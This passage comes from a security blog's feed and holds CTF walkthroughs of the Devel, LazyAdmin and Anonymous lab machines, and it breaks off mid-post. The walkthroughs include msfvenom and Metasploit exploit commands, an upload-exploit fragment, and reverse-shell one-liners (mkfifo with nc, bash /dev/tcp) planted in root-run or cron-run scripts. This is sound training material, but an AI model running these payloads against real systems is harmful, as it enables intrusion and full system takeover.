<h2 id="️-mitigation">🛡️ Mitigation</h2>

<p>To prevent this type of privilege escalation:</p>
<ul>
  <li>Set <code class="language-plaintext highlighter-rouge">AlwaysInstallElevated</code> to <code class="language-plaintext highlighter-rouge">0</code> in both <code class="language-plaintext highlighter-rouge">HKLM</code> and <code class="language-plaintext highlighter-rouge">HKCU</code>:
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>reg add HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /t REG_DWORD /d 0 /f
reg add HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /t REG_DWORD /d 0 /f
</code></pre></div>    </div>
  </li>
  <li>Restrict user ability to run <code class="language-plaintext highlighter-rouge">.msi</code> installers</li>
  <li>Use endpoint monitoring to alert on privilege escalations</li>
</ul>

<hr />

<h2 id="-mitre-attck-mapping">🔗 MITRE ATT&amp;CK Mapping</h2>

<ul>
  <li><strong>T1548.002 – Abuse Elevation Control Mechanism: Bypass User Access Control</strong></li>
</ul>

<hr />

<p>✅ <strong>Success</strong>: I escalated from user to SYSTEM by abusing AlwaysInstallElevated and a malicious MSI payload. Always validate registry settings during post-exploitation recon!</p>

<p>Stay sharp, and happy hacking! 🛠️</p>]]></content><author><name>Nisha P McDonnell</name></author><category term="Privilege Escalation" /><category term="Windows" /><category term="TryHackMe" /><category term="windows" /><category term="privilege-escalation" /><category term="alwaysinstallelevated" /><category term="msfvenom" /><category term="metasploit" /><category term="pentesting" /><category term="tryhackme" /><summary type="html"><![CDATA[A walkthrough of exploiting the AlwaysInstallElevated misconfiguration on Windows to escalate from user to SYSTEM using a malicious MSI payload.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://notesbynisha.com/assets/images/00-hero.jpg" /><media:content medium="image" url="https://notesbynisha.com/assets/images/00-hero.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Devel Rooted: A Hack The Box Walkthrough</title><link href="https://notesbynisha.com/blog/hackthebox/devel-rooted-walkthrough/" rel="alternate" type="text/html" title="Devel Rooted: A Hack The Box Walkthrough" /><published>2025-04-22T00:00:00+00:00</published><updated>2025-04-22T00:00:00+00:00</updated><id>https://notesbynisha.com/blog/hackthebox/devel-rooted-walkthrough</id><content type="html" xml:base="https://notesbynisha.com/blog/hackthebox/devel-rooted-walkthrough/"><![CDATA[<h2 id="-summary">🧠 Summary</h2>
<ul>
  <li><strong>Target OS</strong>: Windows Server 2008 R2</li>
  <li><strong>Difficulty</strong>: Easy</li>
  <li><strong>IP Address</strong>: 10.129.249.251</li>
  <li><strong>Initial Access Vector</strong>: FTP upload to WebDAV</li>
  <li><strong>Privilege Escalation Vector</strong>: Kernel exploit (MS15-051)</li>
  <li><strong>Tools Used</strong>: Nmap, Metasploit, msfvenom</li>
</ul>

<hr />

<h2 id="️-reconnaissance">🛰️ Reconnaissance</h2>

<p>I began with a full port scan using Nmap:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap <span class="nt">-p-</span> <span class="nt">-A</span> <span class="nt">-T4</span> 10.129.249.251
</code></pre></div></div>

<p><img src="/assets/images/htb/devel/devel-02.png" alt="Nmap Scan Screenshot" /></p>

<h3 id="-results">🔍 Results:</h3>

<ul>
  <li><strong>Port 21 (FTP)</strong>:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">Microsoft ftpd</code></li>
      <li><strong>Anonymous login</strong> allowed</li>
      <li>Files: <code class="language-plaintext highlighter-rouge">aspnet_client/</code>, <code class="language-plaintext highlighter-rouge">iisstart.htm</code>, <code class="language-plaintext highlighter-rouge">welcome.png</code></li>
    </ul>
  </li>
  <li><strong>Port 80 (HTTP)</strong>:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">Microsoft IIS httpd 7.5</code></li>
      <li>TRACE method enabled</li>
      <li>OS Guess: Windows Server 2008 R2 / Windows 7 SP1</li>
    </ul>
  </li>
</ul>

<hr />

<h2 id="-web-server-enumeration">🌐 Web Server Enumeration</h2>

<p>I browsed the site directly via:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http://10.129.249.251
</code></pre></div></div>

<p><img src="/assets/images/htb/devel/devel-03.png" alt="IIS7 Default Page" /></p>

<p>The page showed the default <strong>IIS7 welcome page</strong>, confirming a likely upload path vulnerability via FTP to the webroot.</p>

<hr />

<h2 id="-initial-foothold">🎯 Initial Foothold</h2>

<p>I generated a reverse shell in ASPX format:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>msfvenom <span class="nt">-p</span> windows/meterpreter/reverse_tcp <span class="nv">LHOST</span><span class="o">=</span>10.10.14.XX <span class="nv">LPORT</span><span class="o">=</span>4444 <span class="nt">-f</span> aspx <span class="o">&gt;</span> shell.aspx
</code></pre></div></div>

<p>Uploaded it via FTP (anonymous login):</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ftp 10.129.249.251
put shell.aspx
</code></pre></div></div>

<p>Then triggered it in the browser:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http://10.129.249.251/shell.aspx
</code></pre></div></div>

<p>Metasploit caught the reverse shell with a listener:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>use exploit/multi/handler
<span class="nb">set </span>payload windows/meterpreter/reverse_tcp
<span class="nb">set </span>LHOST 10.10.14.XX
<span class="nb">set </span>LPORT 4444
run
</code></pre></div></div>

<hr />

<h2 id="-privilege-escalation">📈 Privilege Escalation</h2>

<h3 id="step-1-checked-for-kernel-exploits">Step 1: Checked for Kernel Exploits</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>systeminfo
</code></pre></div></div>

<p>Identified Windows Server 2008 R2 SP1 — vulnerable to <strong>MS10-015</strong> and <strong>MS15-051</strong>.</p>

<h3 id="step-2-attempted-ms10-015">Step 2: Attempted MS10-015</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>use exploit/windows/local/ms10_015_kitrap0d
<span class="nb">set </span>SESSION &lt;meterpreter session&gt;
run
</code></pre></div></div>

<p>But the exploit failed — I forgot to set the correct <code class="language-plaintext highlighter-rouge">LHOST</code> and Metasploit defaulted to <code class="language-plaintext highlighter-rouge">eth0</code> instead of my <code class="language-plaintext highlighter-rouge">tun0</code>. After troubleshooting, I pivoted.</p>

<h3 id="step-3-successful-exploit-with-ms15-051">Step 3: Successful Exploit with MS15-051</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>use exploit/windows/local/ms15_051_client_copy_image
<span class="nb">set </span>SESSION &lt;meterpreter session&gt;
<span class="nb">set </span>LHOST 10.10.14.XX
run
</code></pre></div></div>

<p>This successfully gave me <strong>SYSTEM</strong> shell.</p>

<hr />

<h2 id="-capture-the-flags">🏁 Capture the Flags</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">type </span>C:<span class="se">\U</span>sers<span class="se">\&lt;</span>user&gt;<span class="se">\D</span>esktop<span class="se">\u</span>ser.txt
<span class="nb">type </span>C:<span class="se">\U</span>sers<span class="se">\A</span>dministrator<span class="se">\D</span>esktop<span class="se">\r</span>oot.txt
</code></pre></div></div>

<hr />

<h2 id="-mitre-attck-mapping">🧩 MITRE ATT&amp;CK Mapping</h2>

<table>
  <thead>
    <tr>
      <th>Tactic</th>
      <th>Technique</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Initial Access</td>
      <td><a href="https://attack.mitre.org/techniques/T1078/001/">T1078.001 - Valid Accounts: Local Accounts</a></td>
    </tr>
    <tr>
      <td>Execution</td>
      <td><a href="https://attack.mitre.org/techniques/T1059/005/">T1059.005 - Command and Scripting Interpreter: Visual Basic</a></td>
    </tr>
    <tr>
      <td>Priv. Esc.</td>
      <td><a href="https://attack.mitre.org/techniques/T1068/">T1068 - Exploitation for Privilege Escalation</a></td>
    </tr>
    <tr>
      <td>Discovery</td>
      <td><a href="https://attack.mitre.org/techniques/T1082/">T1082 - System Information Discovery</a></td>
    </tr>
    <tr>
      <td>Persistence</td>
      <td><a href="https://attack.mitre.org/techniques/T1053/005/">T1053.005 - Scheduled Task/Job: Scheduled Task</a></td>
    </tr>
  </tbody>
</table>

<hr />

<p><img src="/assets/images/htb/devel/devel-rooted.png" alt="Proof of Root - Devel" /></p>]]></content><author><name>Nisha P McDonnell</name></author><category term="Blog" /><category term="HackTheBox" /><category term="hackthebox" /><category term="windows" /><category term="initial-access" /><category term="ftp" /><category term="webdav" /><category term="metasploit" /><category term="privilege-escalation" /><summary type="html"><![CDATA[This post is a walkthrough of the 'Devel' retired machine from Hack The Box. I gain initial access through an exposed FTP and WebDAV setup, then escalate privileges using MS15-051.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://notesbynisha.com/assets/images/00-hero.jpg" /><media:content medium="image" url="https://notesbynisha.com/assets/images/00-hero.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">LazyAdmin TryHackMe Walkthrough</title><link href="https://notesbynisha.com/blog/lazyadmin-tryhackme-walkthrough/" rel="alternate" type="text/html" title="LazyAdmin TryHackMe Walkthrough" /><published>2025-03-27T00:00:00+00:00</published><updated>2025-03-27T00:00:00+00:00</updated><id>https://notesbynisha.com/blog/lazyadmin-tryhackme-walkthrough</id><content type="html" xml:base="https://notesbynisha.com/blog/lazyadmin-tryhackme-walkthrough/"><![CDATA[<h2 id="overview">Overview</h2>

<p>This walkthrough demonstrates how I exploited the <strong>LazyAdmin</strong> room on <a href="https://tryhackme.com/room/lazyadmin">TryHackMe</a>. Each section includes detailed explanations of the enumeration, exploitation, and privilege escalation processes.</p>

<hr />

<p>🎯 <strong>Privilege Escalation Summary:</strong></p>
<ul>
  <li><strong>Vector:</strong> Misconfigured <code class="language-plaintext highlighter-rouge">sudo</code> permissions on a Perl script (<code class="language-plaintext highlighter-rouge">backup.pl</code>)</li>
  <li><strong>Exploitation Technique:</strong> Abuse of a vulnerable shell script (<code class="language-plaintext highlighter-rouge">/etc/copy.sh</code>) to execute a reverse shell</li>
  <li><strong>Result:</strong> Full root access via a reverse shell connection</li>
</ul>

<hr />

<h2 id="️-initial-enumeration">🕵️ Initial Enumeration</h2>

<p>I began by performing a full port scan to identify open services:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap <span class="nt">-p-</span> <span class="nt">-T4</span> <span class="nt">-A</span> 10.10.95.27
</code></pre></div></div>

<p><img src="/assets/images/thm/ctf/lazyadmin-02.png" /></p>

<p>The results revealed two open ports:</p>
<ul>
  <li><strong>Port 22:</strong> SSH</li>
  <li><strong>Port 80:</strong> HTTP (Apache)</li>
</ul>

<p>Navigating to <code class="language-plaintext highlighter-rouge">http://10.10.95.27</code> on port 80 returned the default Apache2 Ubuntu page:</p>

<p><img src="/assets/images/thm/ctf/lazyadmin-03.png" alt="Default Apache2 Ubuntu Page" style="max-width:100%; height:auto;" /></p>

<hr />

<h2 id="-web-enumeration">🌐 Web Enumeration</h2>

<h3 id="checking-robotstxt">Checking <code class="language-plaintext highlighter-rouge">robots.txt</code></h3>
<p>I checked the <code class="language-plaintext highlighter-rouge">robots.txt</code> file at <code class="language-plaintext highlighter-rouge">http://10.10.95.27/robots.txt</code>, which returned “Not Found.” However, I was able to gather the Apache version <code class="language-plaintext highlighter-rouge">Apache/2.4.18</code>, which could be useful for identifying potential exploits.</p>

<p><img src="/assets/images/thm/ctf/lazyadmin-04.png" alt="robots.txt Not Found" style="max-width:100%; height:auto;" /></p>

<h3 id="directory-busting-with-ffuf">Directory Busting with FFuF</h3>
<p>I then performed directory enumeration using <strong>FFuF</strong>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-w</span> /usr/share/wordlists/dirb/common.txt <span class="nt">-u</span> <span class="s1">'http://10.10.95.27/FUZZ'</span>
</code></pre></div></div>

<p>This revealed an interesting directory named <code class="language-plaintext highlighter-rouge">/content</code>.</p>

<p><img src="/assets/images/thm/ctf/lazyadmin-05.png" alt="FFuF Results Revealing Content Directory" style="max-width:100%; height:auto;" /></p>

<p>To validate my results, I ran another directory search using <strong>dirsearch</strong>:</p>

<p><img src="/assets/images/thm/ctf/lazyadmin-06.png" alt="Dirsearch Results" style="max-width:100%; height:auto;" /></p>

<hr />

<h2 id="-vulnerability-research">📚 Vulnerability Research</h2>

<p>After identifying the CMS as <strong>SweetRice 1.5.1</strong>, I searched for public exploits. I discovered two interesting vulnerabilities:</p>

<h3 id="1-backup-disclosure-exploit-db-40718">1. Backup Disclosure (Exploit-DB 40718)</h3>

<p><a href="https://www.exploit-db.com/exploits/40718" target="_blank">https://www.exploit-db.com/exploits/40718</a></p>

<p>This exploit allows attackers to access sensitive MySQL backups stored in an unprotected directory.</p>

<p><strong>Proof of Concept (PoC):</strong></p>
<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>You can access all MySQL backups and download them from this directory:
http://localhost/inc/mysql_backup

You can also access website file backups from:
http://localhost/SweetRice-transfer.zip
</code></pre></div></div>

<p><img src="/assets/images/thm/ctf/lazyadmin-11.png" alt="Exploit-DB Backup Disclosure PoC" style="max-width:100%; height:auto;" /></p>

<h3 id="2-arbitrary-file-upload-exploit-db-40716">2. Arbitrary File Upload (Exploit-DB 40716)</h3>

<p><a href="https://www.exploit-db.com/exploits/40716" target="_blank">https://www.exploit-db.com/exploits/40716</a></p>

<p>This exploit highlights a file upload vulnerability that allows attackers to upload malicious files and gain code execution.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1"># Exploit Title: SweetRice 1.5.1 - Unrestricted File Upload
# Exploit Author: Ashiyane Digital Security Team
# Date: 03-11-2016
</span>
<span class="kn">import</span> <span class="nn">requests</span>
<span class="kn">from</span> <span class="nn">requests</span> <span class="kn">import</span> <span class="n">session</span>

<span class="c1"># Exploit attempts to upload a file via /as directory
</span><span class="n">login</span> <span class="o">=</span> <span class="n">r</span><span class="p">.</span><span class="n">post</span><span class="p">(</span><span class="s">'http://'</span> <span class="o">+</span> <span class="n">host</span> <span class="o">+</span> <span class="s">'/as/?type=signin'</span><span class="p">,</span> <span class="n">data</span><span class="o">=</span><span class="n">payload</span><span class="p">)</span>

<span class="c1"># Targeted upload endpoint and accepted formats (.php5 included)
</span><span class="n">uploadfile</span> <span class="o">=</span> <span class="n">r</span><span class="p">.</span><span class="n">post</span><span class="p">(</span><span class="s">'http://'</span> <span class="o">+</span> <span class="n">host</span> <span class="o">+</span> <span class="s">'/as/?type=media_center&amp;mode=upload'</span><span class="p">,</span> <span class="n">files</span><span class="o">=</span><span class="nb">file</span><span class="p">)</span>
</code></pre></div></div>

<p>The code showed that we needed to target the <code class="language-plaintext highlighter-rouge">/as</code> directory for the portal login and that <code class="language-plaintext highlighter-rouge">.php5</code> was an accepted file format for uploading malicious payloads.</p>

<hr />

<h2 id="-sweetrice-backup-disclosure-exploit">📂 SweetRice Backup Disclosure Exploit</h2>

<p>Following the Backup Disclosure PoC, I navigated to the following directory:</p>

<div class="language-http highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="err">http://10.10.95.27/content/inc/mysql_backup/
</span></code></pre></div></div>

<p>This exposed a MySQL backup file which I downloaded and examined.</p>

<p><img src="/assets/images/thm/ctf/lazyadmin-12.png" alt="Accessing MySQL Backup Directory" style="max-width:100%; height:auto;" /></p>

<hr />

<h2 id="-extracting-credentials">🔎 Extracting Credentials</h2>

<p>I analyzed the backup file and discovered a hashed password.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Description\";s:5:\"admin\";s:7:\"manager\";s:6:\"passwd\";s:32:\"42f749ade7f9e195bf475f37a44cafcb
</code></pre></div></div>

<p>I used <strong>CrackStation</strong> to crack the hash and obtained the password:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Password: Password123
</code></pre></div></div>

<p><img src="/assets/images/thm/ctf/lazyadmin-14.png" alt="Cracking Password Hash with CrackStation" style="max-width:100%; height:auto;" /></p>

<hr />

<h2 id="-cms-login--shell-upload">🔐 CMS Login &amp; Shell Upload</h2>

<p>With valid credentials (<code class="language-plaintext highlighter-rouge">manager:Password123</code>), I logged into the CMS via:</p>

<div class="language-http highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="err">http://10.10.95.27/content/as/
</span></code></pre></div></div>

<p><img src="/assets/images/thm/ctf/lazyadmin-16.png" alt="SweetRice CMS Login Page" style="max-width:100%; height:auto;" /></p>

<hr />

<h2 id="-uploading-a-reverse-shell">🎯 Uploading a Reverse Shell</h2>

<p>After logging in, I navigated to the <strong>Media Center</strong> where I had the ability to upload files.</p>

<p><img src="/assets/images/thm/ctf/lazyadmin-19.png" alt="Media Center Upload Page" style="max-width:100%; height:auto;" /></p>

<p>I prepared a <strong>PHP reverse shell</strong> from <strong>PentestMonkey</strong> and modified it with my Kali IP and port:</p>

<p><a href="https://github.com/pentestmonkey/php-reverse-shell" target="_blank">https://github.com/pentestmonkey/php-reverse-shell</a></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nano shell.php5
</code></pre></div></div>

<p><img src="/assets/images/thm/ctf/lazyadmin-20.png" alt="Modifying PHP Reverse Shell Payload" style="max-width:100%; height:auto;" /></p>

<p>Started a listener on port 7777:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc <span class="nt">-lvnp</span> 7777
</code></pre></div></div>

<p><img src="/assets/images/thm/ctf/lazyadmin-21.png" alt="Netcat Listener Waiting on Port 7777" style="max-width:100%; height:auto;" /></p>

<p>Uploaded and triggered the payload:</p>

<p><img src="/assets/images/thm/ctf/lazyadmin-22.png" alt="Uploading Reverse Shell to Media Center" style="max-width:100%; height:auto;" />
<img src="/assets/images/thm/ctf/lazyadmin-23.png" alt="Triggering Reverse Shell Payload" style="max-width:100%; height:auto;" /></p>

<hr />

<h2 id="-gaining-foothold">🐚 Gaining Foothold</h2>

<p>I received a shell as <code class="language-plaintext highlighter-rouge">www-data</code> and began local enumeration:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">whoami
id
sudo</span> <span class="nt">-l</span>
</code></pre></div></div>

<p><img src="/assets/images/thm/ctf/lazyadmin-24.png" alt="Initial Enumeration as www-data" style="max-width:100%; height:auto;" /></p>

<hr />

<h2 id="️-privilege-escalation-via-misconfigured-sudo-permissions">🏗️ Privilege Escalation via Misconfigured <code class="language-plaintext highlighter-rouge">sudo</code> Permissions</h2>

<h3 id="reviewing-backup-script-backuppl">Reviewing Backup Script (<code class="language-plaintext highlighter-rouge">backup.pl</code>)</h3>
<p>I discovered that I had <code class="language-plaintext highlighter-rouge">sudo</code> permissions to run <code class="language-plaintext highlighter-rouge">backup.pl</code> as <code class="language-plaintext highlighter-rouge">root</code>.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat</span> /home/itguy/backup.pl
</code></pre></div></div>

<p><img src="/assets/images/thm/ctf/lazyadmin-25.png" alt="Contents of backup.pl Script" style="max-width:100%; height:auto;" /></p>

<p>The script referenced <code class="language-plaintext highlighter-rouge">/etc/copy.sh</code>, which contained a reverse shell.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat</span> /etc/copy.sh
</code></pre></div></div>

<p><img src="/assets/images/thm/ctf/lazyadmin-27.png" alt="Contents of copy.sh" style="max-width:100%; height:auto;" /></p>

<hr />

<h2 id="-overwriting-copysh-to-gain-root">🚀 Overwriting <code class="language-plaintext highlighter-rouge">copy.sh</code> to Gain Root</h2>

<p>I overwrote <code class="language-plaintext highlighter-rouge">copy.sh</code> with a reverse shell payload:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s2">"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2&gt;&amp;1 | nc 10.10.95.27 5554 &gt; /tmp/f"</span> <span class="o">&gt;</span> /etc/copy.sh
</code></pre></div></div>

<p><img src="/assets/images/thm/ctf/lazyadmin-28.png" alt="Overwriting copy.sh with Reverse Shell" style="max-width:100%; height:auto;" /></p>

<hr />

<h2 id="-catching-the-root-shell">📡 Catching the Root Shell</h2>

<p>Set up a new listener on port 5554:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc <span class="nt">-lvnp</span> 5554
</code></pre></div></div>

<p><img src="/assets/images/thm/ctf/lazyadmin-29.png" alt="Listener for Root Shell" style="max-width:100%; height:auto;" /></p>

<p>Triggered the reverse shell as <code class="language-plaintext highlighter-rouge">root</code>:</p>

<p><img src="/assets/images/thm/ctf/lazyadmin-30.png" alt="Root Shell Obtained" style="max-width:100%; height:auto;" /></p>

<hr />

<h2 id="-conclusion">🎉 Conclusion</h2>

<p>LazyAdmin was an exciting machine that demonstrated various critical exploitation techniques:</p>
<ul>
  <li>Discovered a MySQL backup disclosure vulnerability</li>
  <li>Cracked admin credentials to gain access to the CMS</li>
  <li>Uploaded and triggered a PHP reverse shell</li>
  <li>Gained <code class="language-plaintext highlighter-rouge">root</code> through misconfigured <code class="language-plaintext highlighter-rouge">sudo</code> permissions on a backup script</li>
</ul>

<p>Happy hacking! 🧠💻🔥</p>

<p><a href="https://tryhackme.com/room/lazyadmin">Try the LazyAdmin room on TryHackMe</a></p>]]></content><author><name>Nisha P McDonnell</name></author><category term="Blog" /><category term="TryHackMe" /><category term="CTF" /><category term="Privilege Escalation" /><category term="Web Exploits" /><category term="Reverse Shell" /><category term="Enumeration" /><category term="Cybersecurity" /><category term="Linux Privilege Escalation" /><summary type="html"><![CDATA[A complete walkthrough of the LazyAdmin room on TryHackMe, demonstrating enumeration, exploitation, and privilege escalation.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://notesbynisha.com/assets/images/00-hero.jpg" /><media:content medium="image" url="https://notesbynisha.com/assets/images/00-hero.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Anonymous Rooted: A TryHackMe Walkthrough</title><link href="https://notesbynisha.com/blog/tryhackme/anonymous-rooted/" rel="alternate" type="text/html" title="Anonymous Rooted: A TryHackMe Walkthrough" /><published>2025-03-03T00:00:00+00:00</published><updated>2025-03-03T00:00:00+00:00</updated><id>https://notesbynisha.com/blog/tryhackme/anonymous-rooted</id><content type="html" xml:base="https://notesbynisha.com/blog/tryhackme/anonymous-rooted/"><![CDATA[<h2 id="introduction">Introduction</h2>

<p>The <strong>Anonymous</strong> room on TryHackMe presents a classic CTF-style Linux machine that’s ideal for practicing enumeration, lateral thinking, and privilege escalation. In this walkthrough, I’ll guide you through how I leveraged a misconfigured FTP service and an insecure cleanup script to gain a reverse shell on the target system — and how a single misconfigured binary handed me root.</p>

<p>Room URL: <a target="_blank" rel="noopener noreferrer" href="https://tryhackme.com/room/anonymous"> https://tryhackme.com/room/anonymous</a></p>

<hr />

<h2 id="reconnaissance">Reconnaissance</h2>

<p>As always, I started with <strong>network enumeration</strong> to get the lay of the land. I launched an aggressive Nmap scan to discover open ports and services running on the target machine.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>nmap <span class="nt">-p-</span> <span class="nt">-T4</span> <span class="nt">-A</span> 10.10.64.179
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-02.png" alt="Nmap Scan Results" /></p>

<h3 id="results-summary">Results Summary</h3>

<ul>
  <li><strong>Port 21 (FTP)</strong>: <code class="language-plaintext highlighter-rouge">vsftpd 2.0.8</code> — anonymous login enabled</li>
  <li><strong>Port 22 (SSH)</strong>: <code class="language-plaintext highlighter-rouge">OpenSSH 7.6p1</code> on Ubuntu 18.04</li>
  <li><strong>Ports 139/445 (SMB)</strong>: <code class="language-plaintext highlighter-rouge">Samba smbd 4.7.6-Ubuntu</code>, guest access</li>
</ul>

<p>These results told me two things: there were likely multiple avenues for initial access — and anonymous FTP looked especially promising.</p>

<hr />

<h2 id="gaining-entry-through-anonymous-ftp">Gaining Entry Through Anonymous FTP</h2>

<p>Connecting to the FTP server revealed a writable <code class="language-plaintext highlighter-rouge">scripts</code> directory — a big red flag.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ftp 10.10.64.179
ftp&gt; <span class="nb">cd </span>scripts
ftp&gt; <span class="nb">ls</span>
</code></pre></div></div>

<p>I downloaded everything I could using binary mode to avoid corrupting file contents:</p>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-03.png" alt="FTP File Discovery" /></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ftp&gt; binary
ftp&gt; mget <span class="k">*</span>
</code></pre></div></div>

<p>I had three files to analyze:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">clean.sh</code></li>
  <li><code class="language-plaintext highlighter-rouge">removed_files.log</code></li>
  <li><code class="language-plaintext highlighter-rouge">to_do.txt</code></li>
</ul>

<hr />

<h3 id="reviewing-downloaded-files">Reviewing Downloaded Files</h3>

<p>Opening <code class="language-plaintext highlighter-rouge">to_do.txt</code> gave a hint that FTP access was likely unintentional:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>I really need to disable the anonymous login ... it's really not safe
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">removed_files.log</code> showed a repeated message:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Running cleanup script: nothing to delete
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-04.png" /></p>

<p>The third file, <code class="language-plaintext highlighter-rouge">clean.sh</code>, was the most interesting — a bash script designed to remove temp files. Critically, it had <strong>world-writable permissions</strong> and appeared to be executed on a schedule.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat </span>clean.sh
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-05.png" /></p>

<hr />

<h2 id="reverse-shell-via-writable-script">Reverse Shell via Writable Script</h2>

<p>Since <code class="language-plaintext highlighter-rouge">clean.sh</code> was writable and likely auto-executed, I weaponized it by inserting a reverse shell payload targeting my attack machine:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>
bash <span class="nt">-i</span> <span class="o">&gt;</span>&amp; /dev/tcp/10.13.79.36/7777 0&gt;&amp;1
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-06.png" /></p>

<p>I started a Netcat listener and re-uploaded my modified script:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc <span class="nt">-nlvp</span> 7777
ftp&gt; put clean.sh
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-07.png" /><br />
<img src="/assets/images/tcm-academy/anonymous/anonymous-08.png" /></p>

<p>Seconds later, I caught a shell back.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">whoami
</span>namelessone
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-09.png" /></p>

<blockquote>
  <p>✅ I now had an interactive shell on the target as user <code class="language-plaintext highlighter-rouge">namelessone</code>.</p>
</blockquote>

<hr />

<h2 id="local-enumeration-and-flag-hunting">Local Enumeration and Flag Hunting</h2>

<p>First, I confirmed my identity and inspected the home directory:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">whoami
uname</span> <span class="nt">-a</span>
<span class="nb">ls</span> <span class="nt">-la</span>
</code></pre></div></div>

<p>I spotted <code class="language-plaintext highlighter-rouge">user.txt</code> and grabbed the first flag:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat </span>user.txt
</code></pre></div></div>

<p>🎉 <strong>User flag</strong>: <code class="language-plaintext highlighter-rouge">90d6f99258581ff991e68748c414740</code></p>

<hr />

<h3 id="investigating-the-environment">Investigating the Environment</h3>

<p>While poking around the user’s home directory, I noticed a <code class="language-plaintext highlighter-rouge">pics</code> folder. Naturally, I took a look:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cd </span>pics
<span class="nb">ls</span>
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-10.png" /></p>

<p>It contained only two <code class="language-plaintext highlighter-rouge">.jpg</code> files. No hidden credentials or encoded data here — just a decoy or clutter.</p>

<hr />

<h3 id="failed-sudo-escalation-attempt">Failed Sudo Escalation Attempt</h3>

<p>I tried to list <code class="language-plaintext highlighter-rouge">sudo</code> privileges:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> <span class="nt">-l</span>
</code></pre></div></div>

<p>Got hit with a TTY-related error:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo: no tty present and no askpass program specified
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-11.png" /></p>

<p>I upgraded to a full TTY using Python:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 <span class="nt">-c</span> <span class="s1">'import pty; pty.spawn("/bin/bash")'</span>
</code></pre></div></div>

<p>After that, I attempted to execute a sudo -l command again, but it prompted for a password — which I didn’t have. I moved on.</p>

<hr />

